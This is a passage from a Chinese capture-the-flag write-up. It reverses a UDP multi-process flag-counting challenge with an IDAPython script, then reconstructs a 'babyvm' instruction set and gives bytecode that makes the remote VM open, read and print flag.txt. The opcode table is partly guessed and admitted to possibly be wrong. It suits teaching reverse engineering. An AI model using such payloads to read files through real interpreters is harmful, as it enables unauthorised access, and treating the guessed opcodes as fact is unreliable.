150  printf("flag{%lx}\n", v13);
```

向编号0的子进程发3

接收包

收到5结束，打印flag

收到4flag值+1

loop3

关键部分在于这第三个循环。主程序将一直与端口为0x1770(6000)的子进程进行通信，每次发送一个3，接收一个值，这个值只能是4或5，为4时v13自增1，为5时循环结束，此时v13中存放得到值就是flag值。直接运行程序是跑不出这个v13的值的，需要我们自己去算。

最后一个要分析的，也是最关键的是childUDP函数。

安装

childUDP函数一开始进行了一个安装，监听端口后向主进程发送0来取消主进程的阻塞。注意全局变量table，这是解这题的关键，table为一个4000 * 4000的二维数组，每一个元素为一个int64值，table[i]为编号为i的子进程所拥有，table[i][j]表示子进程i对子进程j所剩的"权"（还是看后面分析吧2333）。

函数剩余部分在IDA中不是很好看，所以我直接用伪代码描述

```
# childUDP part2
# loop为死循环
loop {
    loop {
        # 调用recvfrom函数，将从parent接到的包存在info1中
        recv info1 from parent
        if info1 > 2
            break
        # 借到主进程udp包，返回2取消主进程阻塞，相当于确认运行
```

```
        else
            send 2 to parent
    }
    if info1 != 3
        continue

    # 1号子进程是特殊的，无论谁向它发包，它都返回4
    if index == 1 {
        packet = 4
        goto LOOP_FINAL
    }

    packet = 5
    #依次与0到3999号子进程"握手"
    for i from 0 to 3999 {
        #对自己和对table中对应值为0的进程不进行交互
        if i == indedx or table[index][i] == 0
            continue
        send 3 to i
        loop {
            recv info2 from friend #含义同上
            if info2 != 3
                break
            else
                send 5 to friend
        }
        if info2 == 4 {
            --table[indedx][i]
            packet = 4
        }
        if packet == 4
            break
    }
LOOP_FINAL:
    if packet == 4 and parent is not main process
        ++table[indedx][parent]
    send packet to parent
}
```

总结一下流程：

1. 父进程创建4000个子进程并确保其成功安装（进入childUDP part2），此时所有子进程阻塞在part2的第一个recvfrom
2. 父进程向0号子进程发送3，0号子进程开始工作，其parent为父进程，跳过自己(0号)，向1号子进程发3，1号子进程收到后回复4，0号收到4后将table[0][1]-=1，向父进程发送4。父进程收到4后flag++，然后向0号发送3，0号进入新一轮outer loop
3. 上一部一直执行直到table[0][1] == 0
4. 0号子进程依次与2,3,4,...,3999号子进程握手，这些子进程被激活，分别与其它子进程握手，当握手到1号子进程时1号子进程返回4，这些子进程会向0号发送4，之后过程类似于2
5. 只有当对所有子进程i(i!=1)，table[i][1] == 0时0号子进程才能正常退出握手循环，并向父进程发送5，结束父进程循环。

因此，flag的值为sum(table[i][1]) i=0,2,3,4,...,3999

写脚本如下

```
#idapython
import idc
ea = 0x6020E0
table = [[0 for i in range(4000)] for j in range(4000)]
for i in range(4000):
    for j in range(4000):
        addr = ea + 4000 * 8 * i + 8 * j
        table[i][j] = idc.Qword(addr)
t = 0
for i in range(4000):
    t += table[i][1]
print hex(t)
```

babyvm

根据题面不难发现，本题为一个虚拟机，并且我们要通过这个虚拟机在查看服务器上的flag.txt文件。

所以重点还是分析虚拟机的流程，由于分析的过程比较漫长而且写意总而言之就是分析加调试。这里直接给分析结果了。

虚拟机是一个基于栈的指令体系，它有一些寄存器（临时变量）用于存放指令参数和一个栈结构，其实具体各部分怎么存的我没分析透彻，但是从抽象（猜）的角度上来看是这样的。

栈的最大大小为0xFFFF，每一个元素为4字节大小，若元素最高位为1，则表示地址；次高位为1，则表示句柄；否则表示数，以小端法存储。虚拟机会自动处理和做出判断下面写指令集的时候忽略这一点。从栈的0号地址开始执行指令。

整个虚拟机的指令体系如下（大部分用伪码描述，忽略异常退出情况，可能有误）

```
0x00: =>退出
  exit
0x01: =>跳转
  pop reg0
  jmp reg0
  push 2
0x02: =>syscall
  pop reg0
  switch(reg0)
  0: => call CreateFile
    pop reg1  ;文件名地址
    从reg1处读取字符串filename。字符串格式为1个字节的长度+ascii字符
    pop reg2  ;CreateFile参数 dwDesireAccess
    pop reg3  ;CreateFile参数 dwFlagsAndAttributes
    handle = CreateFile(filename, dwDesireAccess, 1, 0, 4, dwFlagsAndAttributes,
0);
    push handle
  1: => call ReadFile
    pop reg1 ;文件句柄
    pop reg2 ;存放地址
    pop reg3 ;读取长度
    ReadFile(reg1, &mem[reg2], reg3, BytesReturned, 0);
  2: => call IoDeviceControl
     ;略，babyvm2应该要用到，但是本题没用到，我也没分析
  3: => call puts
    pop reg1 ;要打印的虚拟机内存地址
```

```
    call puts(&mem[reg2]);
0x05: => 跳转
  pop reg0
  jmp reg0
0x06: => 跳转
  pop reg0
  pop reg1
  jmp reg1
0x07:
  push 0
0x08:
  push 1
0x8D, 0x8E: => push dword
  push *(Dword *)mem[ip+1] ;指令长度为5，后四字节为数据，0x8E保存的是地址
0x4D, 0x4E: => push word
  push *(Word *)mem[ip+1] ;指令长度为2，后两字节为数据，0x4E保存的是地址
0xCD, 0xCE: => push reg
  push reg0 ;0xCE保存的是地址
0x0F: => pop
  pop reg0
0x10: =>复制
  pop reg0
  push reg0
  push reg0
0x11: =>取反
  pop reg0
  push ~reg0
0x12 =>加法; 0x13 => 减法; 0x14 => 乘法; 0x15 => 除法; 0x16 => 取余; 0x18 => 按位与; 0x19
=> 按位或:
  pop reg0
  pop reg1
  reg0 = reg0 +(- * / % & |) reg1
  push reg0
0x17:
  push 3
```

根据分析出来的指令，就可以写bytecodes了

```
8E FF 00 00 00    push data 0xff
8D 40 00 00 80    push addr 0x40
8E 01 00 00 00    push data 0x1
```

```
8E 01 00 00 00     push data 0x1
8D 28 00 00 80     push addr 0x28
07                 push 0
02                 syscall
08                 push 1
02                 syscall
8D 40 00 00 80     push addr 0x40
8E 03 00 00 00     push data 03
02                 syscall
09 66 6C 61 67 2E 74 78 74 00   ;string flag.txt at 0x28
```